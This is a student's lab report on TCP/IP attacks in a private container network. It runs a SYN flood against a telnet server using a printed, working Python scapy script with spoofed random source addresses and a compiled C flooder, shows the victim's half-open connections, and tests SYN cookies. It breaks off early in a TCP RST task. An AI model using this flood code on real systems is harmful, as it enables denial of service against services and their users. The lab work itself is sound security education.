TCP/IP Attack Lab
Project-2
Ramesh Adhikari

Setup

I have setup the virtual box and three virtual machines as per instruction provided in manual for this lab. Server name and their IP address are as follows:

1. Attacker server (10.9.0.1)
2. Victim server (10.9.0.5)
3. User1 server (10.9.0.6)
4. User2 server (10.9.0.7)

Task 1: SYN Flooding Attack

SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP address or do not continue the procedure. Through this attack, attackers can flood the victim's queue that is used for half-opened connections, i.e., the connections that has finished SYN, SYN-ACK, but has not yet gotten a final ACK back. When this queue is full, the victim cannot take any more connection.
The size of the queue has a system-wide setting. In Ubuntu OSes, we can check the setting using the following command. The OS sets this value based on the amount of the memory the system has: the more memory the machine has, the larger this value will be.

```
[10/08/22]seed@VM:~/.../projects$ docksh victim-10.9.0.5
root@b63679ea10d2:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@b63679ea10d2:/#
```

We can use command "netstat -nat" to check the usage of the queue, i.e., the number of halfopened connection associated with a listening port. The state for such connections is SYN-RECV. If the 3-way handshake is finished, the state of the connections will be ESTABLISHED.

```
root@b63679ea10d2:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:32783        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@b63679ea10d2:/#
```

I tried to telnet from user1 (10.9.0.6) server to victim machine (10.9.0.5) to check whether the connection can be made or not by executing below telnet commend

```
[10/08/22]seed@VM:~/.../projects$ docksh user1-10.9.0.6
root@d77c1dc6f9aa:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b63679ea10d2 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Oct  8 13:36:45 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/4
seed@b63679ea10d2:~$
```

After login to the victim machine from user1, I can see the established connection in the victim machine screenshot of the same is attached herewith.

```
[10/08/22]seed@VM:~/.../projects$ docksh victim-10.9.0.5
root@b63679ea10d2:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@b63679ea10d2:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:32783        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@b63679ea10d2:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:32783        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:53012          ESTABLISHED
tcp        0      0 10.9.0.5:23             10.9.0.6:53016          ESTABLISHED
root@b63679ea10d2:/#
```

SYN Cookie Countermeasure: By default, Ubuntu's SYN flooding countermeasure is turned on. This mechanism is called SYN cookie. It will kick in if the machine detects that it is under the SYN flooding attack. In our victim server container, we have already turned it off (see the sysctls entry in the docker-compose.yml file). We can use the following sysctl command to turn it on and off:

Now that the explanation is out of the way, I will perform the attack with and without the SYN cookies countermeasure enabled:

I will first perform the attack without the SYN cookies countermeasure enabled. On the Server machine I check whether or not it is enabled by running '*sudo sysctl -a | grep cookie*' in the terminal:

```
root@b63679ea10d2:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@b63679ea10d2:/#
```

3.1 Task 1.1: Launching the Attack Using Python

TCP retransmission issue

After sending out the SYN+ACK packet, the victim machine will wait for the ACK packet. If it does not come in time, TCP will retransmit the SYN+ACK packet. How many times it will retransmit depends on the following kernel parameters

```
root@b63679ea10d2:/# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
```

The size of the queue

How many half-open connections can be stored in the queue can affect the success rate of the attack. The size of the queue be adjusted using the following command:

```
root@b63679ea10d2:/#  sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
```

Count syn_receive at this time victim received 0 sync packet

```
root@b63679ea10d2:/#  netstat -tna | grep SYN_RECV | wc -l
0
root@b63679ea10d2:/#
```

A kernel mitigation mechanism

Memory from user1 that is 10.9.0.6 to victim below command is executed in victim machine

```
root@b63679ea10d2:/#  ip tcp_metrics show
10.9.0.6 age 1951.796sec source 10.9.0.5
root@b63679ea10d2:/#
```

I lunched the attack from attacker to victim machine by executing python code

I used provided Python program called synflood.py, and filled out some essential data in the code. This code sends out spoofed TCP SYN packets,

with randomly generated source IP address, source port, and sequence number.
I have changed the following things in python code to make it workable
dst=10.9.0.5
port=23
iface=br-1bf32cd9e0ea (attacker pc info)
Screenshot of the same is attached herewith.

```
  GNU nano 4.8                                synflood.py
#!/usr/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5")#victim
tcp = TCP(dport=23, flags='S')#23 for telnet
pkt = ip/tcp

while True:
  pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
  pkt[TCP].sport = getrandbits(16) # source port
  pkt[TCP].seq = getrandbits(32) # sequence number
  send(pkt,iface="br-1bf32cd9e0ea", verbose = 0)
```

The attack has now begun. I have executed this python code in attacker machine like this way.

```
[10/08/22]seed@VM:~/.../ramesh$ sudo python3 synflood.py
```

There is now a massive list of port 23 TCP half opened connections (SYN_RECV). It looks as though the attack has been successful. You can

see that all of those half-opened connections have random Foreign Addresses, this is because they are all spoofed.

```
root@b63679ea10d2:/#  ss -n state syn-recv sport = :23 | wc -l
62
root@b63679ea10d2:/#  ss -n state syn-recv sport = :23 | wc -l
62
root@b63679ea10d2:/#
```

Lets see the victim machine connection

```
root@b63679ea10d2:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:32783        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             18.100.99.78:9180       SYN_RECV
tcp        0      0 10.9.0.5:23             185.246.152.165:32159   SYN_RECV
tcp        0      0 10.9.0.5:23             251.128.142.9:23499     SYN_RECV
tcp        0      0 10.9.0.5:23             62.83.129.114:13117     SYN_RECV
tcp        0      0 10.9.0.5:23             151.167.120.10:60210    SYN_RECV
tcp        0      0 10.9.0.5:23             13.221.113.138:16305    SYN_RECV
tcp        0      0 10.9.0.5:23             147.144.56.214:4030     SYN_RECV
tcp        0      0 10.9.0.5:23             193.248.121.130:4508    SYN_RECV
tcp        0      0 10.9.0.5:23             251.20.241.139:61842    SYN_RECV
tcp        0      0 10.9.0.5:23             91.71.20.132:38088      SYN_RECV
tcp        0      0 10.9.0.5:23             52.218.41.250:31254     SYN_RECV
tcp        0      0 10.9.0.5:23             92.137.228.159:60774    SYN_RECV
tcp        0      0 10.9.0.5:23             174.175.28.114:28468    SYN_RECV
tcp        0      0 10.9.0.5:23             3.33.5.82:50545         SYN_RECV
tcp        0      0 10.9.0.5:23             244.41.78.10:64411      SYN_RECV
tcp        0      0 10.9.0.5:23             106.87.24.31:24954      SYN_RECV
tcp        0      0 10.9.0.5:23             201.202.49.203:52114    SYN_RECV
```

Show Applications

```
tcp        0      0 10.9.0.5:23             167.186.173.70:44557    SYN_RECV
tcp        0      0 10.9.0.5:23             161.196.113.123:25524   SYN_RECV
tcp        0      0 10.9.0.5:23             156.153.177.177:17142   SYN_RECV
tcp        0      0 10.9.0.5:23             213.197.22.110:56201    SYN_RECV
tcp        0      0 10.9.0.5:23             48.165.209.234:13110    SYN_RECV
tcp        0      0 10.9.0.5:23             55.104.129.78:33350     SYN_RECV
tcp        0      0 10.9.0.5:23             221.180.102.226:56438   SYN_RECV
tcp        0      0 10.9.0.5:23             249.208.164.133:21543   SYN_RECV
tcp        0      0 10.9.0.5:23             193.174.49.157:47259    SYN_RECV
tcp        0      0 10.9.0.5:23             159.110.51.110:50436    SYN_RECV
tcp        0      0 10.9.0.5:23             126.215.246.213:1167    SYN_RECV
tcp        0      0 10.9.0.5:23             109.110.21.187:300      SYN_RECV
tcp        0      0 10.9.0.5:23             193.239.250.213:54930   SYN_RECV
tcp        0      0 10.9.0.5:23             185.57.28.188:24572     SYN_RECV
tcp        0      0 10.9.0.5:23             42.92.41.166:10970      SYN_RECV
tcp        0      0 10.9.0.5:23             45.237.152.191:10173    SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:53012          ESTABLISHED
tcp        0      0 10.9.0.5:23             140.218.66.198:58243    SYN_RECV
tcp        0      0 10.9.0.5:23             151.216.182.90:17682    SYN_RECV
```

Let's see whether we can telnet or not from user1 to victim pc, I am still able to telnet victim machine. Let's stop attack and check sync request; it is 0 now

```
root@b6367 9ea10d2:/#  ss -n state syn-recv sport = :23 | wc -l
1
root@b63679ea10d2:/#  netstat -tna | grep SYN_RECV | wc -l
0
```

```
root@b63679ea10d2:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:32783        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
```

After that I have cleaned the history of the in victim machine

```
root@b63679ea10d2:/# ip tcp_metrics flush
root@b63679ea10d2:/# ip tcp_metrics show
Show Applications ea10d2:/#
```

Now the memory is clean lets run the attack again

```
[10/08/22]seed@VM:~/.../ramesh$ sudo python3 synflood.py
```

Let’s check request in victim machine

```
root@b63679ea10d2:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:32783        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             111.8.113.212:736       SYN_RECV
tcp        0      0 10.9.0.5:23             130.108.202.204:45430   SYN_RECV
tcp        0      0 10.9.0.5:23             80.75.254.138:32137     SYN_RECV
tcp        0      0 10.9.0.5:23             241.144.91.7:28773      SYN_RECV
tcp        0      0 10.9.0.5:23             176.99.42.65:63465      SYN_RECV
tcp        0      0 10.9.0.5:23             255.185.72.88:62853     SYN_RECV
tcp        0      0 10.9.0.5:23             53.67.37.24:35966       SYN_RECV
tcp        0      0 10.9.0.5:23             43.247.138.7:59387      SYN_RECV
tcp        0      0 10.9.0.5:23             163.151.136.12:29670    SYN_RECV
tcp        0      0 10.9.0.5:23             43.159.98.109:36551     SYN_RECV
tcp        0      0 10.9.0.5:23             95.191.210.145:46826    SYN_RECV
tcp        0      0 10.9.0.5:23             29.189.132.167:15198    SYN_RECV
tcp        0      0 10.9.0.5:23             83.119.137.201:40954    SYN_RECV
tcp        0      0 10.9.0.5:23             181.17.139.168:2190     SYN_RECV
tcp        0      0 10.9.0.5:23             212.105.229.137:22042   SYN_RECV
tcp        0      0 10.9.0.5:23             151.84.57.105:15864     SYN_RECV
tcp        0      0 10.9.0.5:23             177.249.16.47:53700     SYN_RECV
tcp        0      0 10.9.0.5:23             108.111.183.246:37116   SYN_RECV
tcp        0      0 10.9.0.5:23             173.202.105.52:32531    SYN_RECV
tcp        0      0 10.9.0.5:23             135.219.236.219:51837   SYN_RECV
tcp        0      0 10.9.0.5:23             169.62.58.65:45128      SYN_RECV
tcp        0      0 10.9.0.5:23             32.39.90.59:9245        SYN_RECV
tcp        0      0 10.9.0.5:23             54.249.245.109:21659    SYN_RECV
tcp        0      0 10.9.0.5:23             184.49.147.222:40002    SYN_RECV
tcp        0      0 10.9.0.5:23             21.32.254.250:43494     SYN_RECV
tcp        0      0 10.9.0.5:23             28.0.33.170:31485       SYN_RECV
tcp        0      0 10.9.0.5:23             98.240.166.4:21808      SYN_RECV
tcp        0      0 10.9.0.5:23             53.227.6.252:55148      SYN_RECV
tcp        0      0 10.9.0.5:23             163.134.146.235:46056   SYN_RECV
tcp        0      0 10.9.0.5:23             193.151.75.68:34499     SYN_RECV
tcp        0      0 10.9.0.5:23             196.4.224.240:42703     SYN_RECV
tcp        0      0 10.9.0.5:23             187.52.125.93:7169      SYN_RECV
tcp        0      0 10.9.0.5:23             139.82.209.100:6025     SYN_RECV
tcp        0      0 10.9.0.5:23             91.193.181.17:59303     SYN_RECV
tcp        0      0 10.9.0.5:23             76.19.172.170:15788     SYN_RECV
tcp        0      0 10.9.0.5:23             16.73.19.78:52256       SYN_RECV
tcp        0      0 10.9.0.5:23             16.61.180.49:8942       SYN_RECV
tcp        0      0 10.9.0.5:23             48.198.96.10:55651      SYN_RECV
```

Let’s see this time we can connect from user 1 to victim pc or not

```
root@d77c1dc6f9aa:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

At this time, I am unable to connect because service is used by attacker.

User and attacker are trying to access the resource so if there is any slot available in the balckog the attacker and normal user compete to access available slot and luckily user succeed.

```
root@d77c1dc6f9aa:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b63679ea10d2 login:
```

Task 1.2: Launch the Attack Using C

Other than the TCP cache issue, all the issues mentioned in Task 1.1 can be resolved if we can send spoofed SYN packets fast enough. We can achieve that using C. We provide a C program called synflood.c in the lab setup. Please compile the program on the VM and then launch the attack on the target machine

Firstly, I have compiled the code on the host virtual machine it seems below:

```
[10/08/22]seed@VM:~/.../ramesh$ ls
synflood  synflood.c  synflood.py
[10/08/22]seed@VM:~/.../ramesh$
```

After that I flushed the victim machine and see if there are any request request

```
root@b63679ea10d2:/# ip tcp_metrics flush
root@b63679ea10d2:/#  netstat -tna | grep SYN_RECV | wc -l
0
root@b63679ea10d2:/#
```

After that I have launched the attack from the attacker container, with victim machine ip (10.9.0.5 and port 23)

```
[10/08/22]seed@VM:~/.../ramesh$ sudo ./synflood 10.9.0.5 23
```

I can see the 61 requests after lunched the attack in the victim machine.

```
root@b63679ea10d2:/#  netstat -tna | grep SYN_RECV | wc -l
61
root@b63679ea10d2:/#  netstat -tna | grep SYN_RECV | wc -l
61
root@b63679ea10d2:/#
```

```
root@b63679ea10d2:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:32783        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             133.58.69.58:15242      SYN_RECV
tcp        0      0 10.9.0.5:23             119.221.31.97:55008     SYN_RECV
tcp        0      0 10.9.0.5:23             117.169.172.110:25634   SYN_RECV
tcp        0      0 10.9.0.5:23             49.117.198.80:17938     SYN_RECV
tcp        0      0 10.9.0.5:23             139.106.34.54:23467     SYN_RECV
tcp        0      0 10.9.0.5:23             46.115.49.29:24127      SYN_RECV
tcp        0      0 10.9.0.5:23             174.241.98.16:8167      SYN_RECV
tcp        0      0 10.9.0.5:23             75.193.170.50:44787     SYN_RECV
tcp        0      0 10.9.0.5:23             241.196.99.34:43792     SYN_RECV
tcp        0      0 10.9.0.5:23             34.240.54.33:14163      SYN_RECV
tcp        0      0 10.9.0.5:23             48.83.82.10:54576       SYN_RECV
tcp        0      0 10.9.0.5:23             56.62.95.13:37609       SYN_RECV
tcp        0      0 10.9.0.5:23             64.159.59.64:55287      SYN_RECV
tcp        0      0 10.9.0.5:23             253.202.27.31:52604     SYN_RECV
tcp        0      0 10.9.0.5:23             212.189.162.24:46062    SYN_RECV
```

```
tcp        0      0 10.9.0.5:23             53.115.180.30:62602     SYN_RECV
tcp        0      0 10.9.0.5:23             99.114.115.94:4770      SYN_RECV
tcp        0      0 10.9.0.5:23             139.254.174.97:51339    SYN_RECV
tcp        0      0 10.9.0.5:23             140.66.213.3:2813       SYN_RECV
tcp        0      0 10.9.0.5:23             149.223.233.14:39194    SYN_RECV
tcp        0      0 10.9.0.5:23             23.177.34.83:2472       SYN_RECV
tcp        0      0 10.9.0.5:23             54.198.124.71:20884     SYN_RECV
tcp        0      0 10.9.0.5:23             104.36.45.82:33571      SYN_RECV
tcp        0      0 10.9.0.5:23             190.195.233.17:25877    SYN_RECV
tcp        0      0 10.9.0.5:23             58.20.91.92:18820       SYN_RECV
tcp        0      0 10.9.0.5:23             76.235.105.49:28031     SYN_RECV
tcp        0      0 10.9.0.5:23             168.29.128.37:19212     SYN_RECV
tcp        0      0 10.9.0.5:23             187.51.22.56:34002      SYN_RECV
tcp        0      0 10.9.0.5:23             172.98.240.54:60461     SYN_RECV
tcp        0      0 10.9.0.5:23             77.25.131.104:13762     SYN_RECV
tcp        0      0 10.9.0.5:23             207.133.11.94:65076     SYN_RECV
tcp        0      0 10.9.0.5:23             196.52.224.39:34219     SYN_RECV
tcp        0      0 10.9.0.5:23             26.212.47.86:33043      SYN_RECV
tcp        0      0 10.9.0.5:23             173.236.93.18:37404     SYN_RECV
tcp        0      0 10.9.0.5:23             199.155.85.52:27445     SYN_RECV
tcp        0      0 10.9.0.5:23             95.205.3.41:59460       SYN_RECV
```

I have tried to access victim machine from the user1, and I am unable to connect to victim machine through telnet at this time.

```
root@d77c1dc6f9aa:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

After waiting several times, I cannot complete the request it shows the connection time out, screenshot of the same is attached herewith. And this is the main difference between previous attack and this attack.

```
root@d77c1dc6f9aa:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@d77c1dc6f9aa:/#
```

Task 1.3: Enable the SYN Cookie Countermeasure

I had enabled the SYN cookie mechanism, and run your attacks again, and I found below result.

Firstly, I had set the tcp syncookies=1 by executing the below command.

```
root@b63679ea10d2:/#  sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@b63679ea10d2:/#
```

Secondly, tried to attack using the python code and the number of the request is increased at this time its shows 128. using python at this case also the blocklog is same as previous (80).

```
root@b63679ea10d2:/#  sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@b63679ea10d2:/#
```

```
root@b63679ea10d2:/#  netstat -tna | grep SYN_RECV | wc -l
128
root@b63679ea10d2:/#
```

I tried to connect to the Server machine again from the User machine using Telnet just like before: It connected fine.

```
root@d77c1dc6f9aa:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b63679ea10d2 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Oct  8 15:30:47 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/5
seed@b63679ea10d2:~$
```

Let's check with c code

I tried to attack suing the c programming code as below

```
[10/08/22]seed@VM:~/.../ramesh$ sudo ./synflood 10.9.0.5 23
```

And checked in victim machine, I can see there are 128 request.

```
root@b63679ea10d2:/#  netstat -tna | grep SYN_RECV | wc -l
128
root@b63679ea10d2:/#
```

Try to access victim machine from user 1; and I am able to connect at this time.

```
root@d77c1dc6f9aa:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b63679ea10d2 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Oct  8 15:30:57 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/5
seed@b63679ea10d2:~$
```

I am able to successfully connect to the Server machine through Telnet. This means that the SYN cookies countermeasure worked. It is a bit odd that there were still so many SYN_RECV States in the netstat list, but I guess that the Server machine didn't actually allocate resources so the Thread Control Block queue didn't fill up.


Task 2: TCP RST Attacks on telnet Connections


The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established telnet connection (TCP) between two users A and B, attackers can spoof a RST packet from A to B, breaking this existing connection. To succeed in this attack, attackers need to correctly construct the TCP RST packet. In this task, we need to launch a TCP RST attack from the VM to break an

existing telnet connection between A and B, which are containers. To simplify the lab, we assume that the attacker and the victim are on the same LAN, i.e., the attacker can observe the TCP traffic between A and B.

Launching the attack manually.

I used Wireshark application to see the connection and packet flow between the server






Firstly, I have checked the connection of the victim

```
root@b63679ea10d2:/#  netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:32783        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
```

Then tried to login from the user1 using telnet

```
root@d77c1dc6f9aa:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b63679ea10d2 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Oct  8 15:34:35 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/5
seed@b63679ea10d2:~$
```

Connection request is captured on wireshark

